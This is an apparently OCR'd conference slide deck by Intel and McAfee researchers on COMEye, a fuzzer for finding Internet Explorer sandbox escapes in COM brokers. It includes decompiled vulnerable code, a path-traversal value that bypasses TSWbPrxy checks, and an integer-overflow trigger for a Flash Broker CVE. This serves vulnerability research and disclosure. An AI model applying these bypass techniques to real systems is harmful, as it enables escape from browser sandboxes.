
Previous COM-Related Fuzzing

- Previously, there were some COM-related fuzzing tools, such as COMRaider (iDefense), AxMan (H.D. Moore)
- However, they were for ActiveX fuzzing, not COM
  - ActiveX is only a small part of COM (IDispatch)
    - Script env., only basic data types (string, integer, etc.)
  - Most COMs for sandbox escape are not ActiveX (inherited directly from IUnknown)
    - C/C++, many data types (pointer, SAFEARRAY, Class, self-defined structure)
- It doesn't look that easy to audit all the functions, right?
  - The IFlashBroker6 interface has **96** functions exposed
  - The Windows Media Player exposes **~116** interfaces, a total ~1600 functions
- We lack of a tool to audit problems in COM
  - Not just for IE sandbox bypass, but a common solution for auditing all COM objects that may be exposed in various attacking scenarios

Introducing COMEye

- Automatically analyzes all COM type libraries
- Able to fuzz binary structure
- Refer fuzzing with related APIs
- Logic issue fuzzing

Fuzzing Strategy



The Process

- With type library APIs and structures
- Get all CoClass and interfaces
  - Mapped to CLSID and IID
- Get all functions in an interface
  - API name
  - Offset in vtable
  - All parameters
    - Parameter type
    - Parameter name
    - Input/output information

More efficient fuzzing

Single API Fuzzing

- Dedicated fuzzing base for each VARTYPE
- For example
  - INT
  - BSTR
  - SAFEARRAY
  - …
- Fuzzing every API with a different parameter fuzzing base combination

Cross APIs Fuzzing

- APIs Group Fuzzing
  - API name
  - API offset in vtable
  - Parameter name
  - Parameter input/output
  - Parameter type

```
HRESULT BrokerCreateFile(
[in] BSTR pFileName,
[in] long p_readOnly,
[in] long p_truncateOnOpen,
[out] unsigned long* p_fileCookie);

HRESULT BrokerWriteFile(
[in] unsigned long p_fileCookie,
[in] SAFEARRAY(unsigned char) p_data,
[out] unsigned long* p_numWritten);

HRESULT BrokerCloseHandle(
[in] unsigned long p_fileCookie);
```

Logic Fuzzing

- File escape fuzzing
  - API name
  - Parameter type and name
  - Parameter input/output

- For example

```
HRESULT BrokerCreateFile(
    [in] BSTR pFileName,
    [in] long p_readOnly,
    [in] long p_truncateOnOpen,
    [out] unsigned long* p_fileCookie
);
```

Agenda

- Background of IE Sandbox Bypass
- COM Basis
- Parsing Type Library
- Fuzzing Strategy
- Case Studies

Next, a specific COM coding problem:

Unsafe SAFEARRAY Usage

SAFEARRAY Structure

```
typedef struct tagSAFEARRAY {
  USHORT          cDims;
  USHORT          fFeatures;
  ULONG           cbElements;
  ULONG           cLocks;
  PVOID           pvData;
  SAFEARRAYBOUND rgsabound[1];
} SAFEARRAY, *LPSAFEARRAY;

typedef struct tagSAFEARRAYBOUND {
  ULONG cElements;
  LONG  lLbound;
} SAFEARRAYBOUND, *LPSAFEARRAYBOUND;
```

cDims
The number of dimensions

fFeatures
Flags

cbElements
The size of an array element

cLocks
The number of times the array has been locked without a corresponding unlock

pvData
The data

Rgsabound
One bound for each dimension

cElements
The number of elements in the dimension

lLbound
The lower bound of the dimension

Source: https://msdn.microsoft.com/en-us/library/windows/desktop/ms221482(v=vs.85).aspx

SafeArrayCreateVector


```
SAFEARRAY* SafeArrayCreateVector(
  _In_  VARTYPE vt,
  _In_  LONG lLbound,
  _In_  ULONG cElements
);
```

```
VT_UI1                      = 17
```


```
push    [ebp+cElements] ; cElements
push    0               ; lLbound
push    11h             ; vt
call    ds:SafeArrayCreateVector
```

SafeArrayCreateVector(0x11,0,4)

```
OLEAUT32!SafeArrayCreateVector:
77d30844 8bff                mov     edi,edi
0:000> dd esp
0026fdfc  003d3636 00000011 00000000 00000004
0026fe0c  00000000 00000000 7ffdf000 cccccccc
```



SafeArrayCreateVector(0x11,0,0)



SafeArrayAccessData

```
HRESULT SafeArrayAccessData(
  _In_   SAFEARRAY *psa,
  _Out_  void **ppvData
);
```

```
        mov     edi, edi
        push    ebp
        mov     ebp, esp
        push    esi
        mov     esi, [ebp+ppvData]
        test    esi, esi
        jz      loc_6FC67C1C
        mov     edx, [ebp+psa]
        push    edx
        call    _SafeArrayLock@4 ;
        test    eax, eax
        jl      short loc_6FC401C2
        mov     eax, [edx+0Ch]  ——pvData
        mov     [esi], eax
        xor     eax, eax

loc_6FC401C2:

        pop     esi
        pop     ebp
        retn    8
```

SAFEARRAY Data Transfer

- Client encodes SAFEARRAY as a buffer
  - LPSAFEARRAY_Marshal
- COM server decodes buffer as new SAFEARRAYLPSAFEARRAY_Marshal
  - LPSAFEARRAY_Unmarshal
- SAFEARRAY is safe enough to pass data from client to server
  - Wired SAFEARRAY could be detected by library or cause a COM client crash

Normal SAFEARRAY Usage

- Operation on SafeArrayData buffer with correct size

```
signed int __stdcall                                    (HANDLE hFile, void *ppvData, SAFEARRAY *psa,
{
  signed int result; // eax@2
  SAFEARRAY *psa_1; // esi@4
  DWORD v6; // edi@8
  LPDWORD v7; // eax@9

  if ( (unsigned __int8)getfilehandlefromcookie((int)hFile, (int)ppvData, (int)&hFile) )
  {
    if ( lpNumberOfBytesWritten && (psa_1 = psa) != 0 )
    {
      if ( psa->cDims != 1 || psa->cbElements != 1 || psa->rgsabound[0].lLbound )
      {
        result = 0x80004005;
      }
      else
      {
        result = SafeArrayAccessData(psa, &ppvData);
        v6 = result;
        if ( !result )
        {
          v7 = lpNumberOfBytesWritten;
          *v7 &= v6;
          if ( !WriteFile(hFile, ppvData, psa_1->rgsabound[0].cElements, v7, (LPOVERLAPPED)v6) )
            v6 = GetLastError();
          SafeArrayUnaccessData(psa_1);
          result = v6;
        }
      }
    }
    else
    {
      result = 87;
    }
```

Unsafe SAFEARRAY Usage

- Operation on SafeArrayData buffer with wrong size

```
HRESULT __thiscall                              (void *this, int a2, HDC hdc, SAFEARRAY *psa, DWORD cpt)
{
  HRESULT result; // eax@1
  void *ppvData; // [sp+0h] [bp-4h]@1

  ppvData = this;
  result = SafeArrayAccessData(psa, &ppvData);
  if ( !result )
  {
    [redacted](hdc, (const POINT *)ppvData, cpt);
    SafeArrayUnaccessData(psa);
    result = 0;
  }
  return result;
}
```

Identifying Unsafe SAFEARRAY Usage

- Small-size SAFEARRAY plus a set of Int data distributed from 0 to 0xffffffff
- Debugger catches the target broker crash due to out-of-bounds access
- Common issues existing in several COM brokers

More examples

Temp Folder Abusing

- CVE-2015-0301 is a vulnerability we found in the Flash Broker that allows the creation of a DLL in temp folder (*AppData\Local\Temp*)
- CVE-2014-8442 is a vulnerability found by Microsoft Vulnerability Research that bypasses the extension check
- Why is dropping a file into the temp folder dangerous?
  - https://blogs.mcafee.com/mcafee-labs/dropping-files-temp-folder-raises-security-concerns
  - https://justhaifei1.blogspot.com/2014/08/demonstration-of-windowsoffice-insecure.html

Flash Broker Path

- Different TEMP paths for low-integrity process and medium-integrity process
- Writable path
  - *AppData\Roaming\Macromedia\Flash Player*
  - *AppData\Roaming\Adobe\Flash Player*
  - *AppData\Local\Temp*
- Protected path in writable path
  - *AppData\Roaming*\Macromedia\Flash Player\www.macromedia.com

File Validation

```
  if ( filename )
  {
    intargetpath = pathcheck(filename, *(_DWORD *)(v3 + 0xC8));
    v15 = 0;
    if ( intargetpath )
      goto LABEL_43;
    intargetpath = pathcheck(filename, *(_DWORD *)(v3 + 0xCC));
    if ( intargetpath )
      goto LABEL_43;
    intargetpath_1 = pathcheck(filename, *(_DWORD *)(v3 + 0xC4));
    intargetpath = intargetpath_1;
    if ( intargetpath_1 == 1 )
      v15 = 1;
    if ( intargetpath_1 )
    {
LABEL_43:
      if ( pathcheck(filename, *(_DWORD *)(v3 + 0xD0)) )
        intargetpath = 0;
      if ( intargetpath && !v15 && a3 && !validateextension((wchar_t *)filename) )
        intargetpath = 0;
    }
    deleteobject((void *)filename);
    result = intargetpath;
```

New File Extensions

- .TXT
- .SOR
- .SOL
- .SSR
- .SSL
- .SXX
- .XML
- .AHD
- .DAT
- .SWZ
- .HEU
- .TMP
- .S
- .DIRECTORY
- .SSS
- .GS
- .MGD
- .LKG
- .LIC
- .VCH
- .DLL
- .META
- .ICO
- .JSON

Bypass Extension Check

```
  if ( filename )
  {
    intargetpath = pathcheck(filename, *(_DWORD *)(v3 + 0xC8));
    v15 = 0;
    if ( intargetpath )
      goto LABEL_43;
    intargetpath = pathcheck(filename, *(_DWORD *)(v3 + 0xCC));
    if ( intargetpath )
      goto LABEL_43;
    intargetpath_1 = pathcheck(filename, *(_DWORD *)(v3 + 0xC4));
    intargetpath = intargetpath_1;
    if ( intargetpath_1 == 1 )
      v15 = 1;
    if ( intargetpath_1 )
    {
LABEL_43:
      if ( pathcheck(filename, *(_DWORD *)(v3 + 0xD0)) )
        intargetpath = 0;
      if ( intargetpath && !v15 && a3 && !validateextension((wchar_t *)filename) )
        intargetpath = 0;
    }
    deleteobject((void *)filename);
    result = intargetpath;
```


Bypass Extension Check

```
                cmp     byte ptr [ebp+arg_0+3], 0
                jnz     short loc_1000BDE9
                cmp     [ebp+arg_4], 0
                jz      short loc_1000BDE9
                push    edi
                mov     ecx, esi
                call    validateextension
                test    al, al
                jnz     short loc_1000BDE9
                xor     bl, bl

loc_1000BDE9:
```

Identifying Temp Folder Abuse

- Create a set of temp filenames
- Create APIs group for file-related APIs
- Verify the existence of temp file from fuzzing tool



CVE-2015-0016

- A vulnerability in TSWbPrxy.exe, patched in January, allows Protected Mode bypass

```
void StartRemoteDesktop(
                    [in] BSTR bstrMstsc,
                    [in] BSTR bstrArguments);
```

- The first parameter, “bstrMstsc,” is set to:
  - *C:\Windows\System32\\\\\A\..\..\..\<somewhere>\mstsc.exe*
  - Bypasses the checking routines, runs any mstsc.exe on the system ☺
- Pretty simple vulnerability, easy to fuzz out with “directory traversal strings”

CVE-2014-0583 (FlashBroker)

```
pUnk->BrokerSaveDialog2(g_HWND,
                        lpDefaultFileName,
                        0x20000001,    //dwFilterPairs
                        0x41414141,
                        (SAFEARRAY *)psa,
                        0x42424242,
                        &p_fileCookie,
                        &p_chosenFilePath);
```

- In the code of BrokerSaveDialog2, it performs:
  lpBuff = malloc(dwFilterPairs * 8); //integer overflow
- Easy to be fuzzed out with large numbers
  - “g_HWND” is recognized as a “handle” in TypeLib; make it be a handle of something!

Conclusion

- COM broker objects offer a massive attacking surface for IE PM/EPM bypass
- With Type Library, we can feed the right information into our fuzzing, which will make fuzzing more effective
- Unsafe SAFEARRAY usage is an easy-to-make mistake for developers
- “data-type-aware fuzzing” is quite helpful, “Refer fuzzing” crossing different methods will trigger deeper issues.

Future Work

- This is just a beginning..
  - Fuzzing COM won't be that easy because it's not a scriptable environment
  - Basically you need to avoid crashing your fuzzer before finding a crash in targeted process:P
    - Handling COM-related structures more carefully
  - Creating a more high-quality fuzzing data set for each data type
- What about when there is no type library?
  - Type library isn't a must-have for COM
  - Option: rebuild it with REing the marshaling process

References

- “Attacking Interoperability,” Mark Dowd, Ryan Smith, David Dewey. BlackHat USA 2009
- “Diving Into IE10’s Enhanced Protected Mode Sandbox,” Mark Vincent Yason. BlackHat Asia 2014
- “Digging for Sandbox Escapes,” James Forshaw. BlackHat 2014
- “Understanding and Working in Protected Mode Internet Explorer,” Marc Silbey. https://msdn.microsoft.com/en-us/library/bb250462(v=vs.85).aspx

Thank You!

Xiaoning.Li@intel.com
Haifei_Li@McAfee.com

Thanks to Bing Sun, Chong Xu, Stanley Zhu, and Dan Sommer of McAfee Labs and to Rodrigo Branco of Intel


intel
Security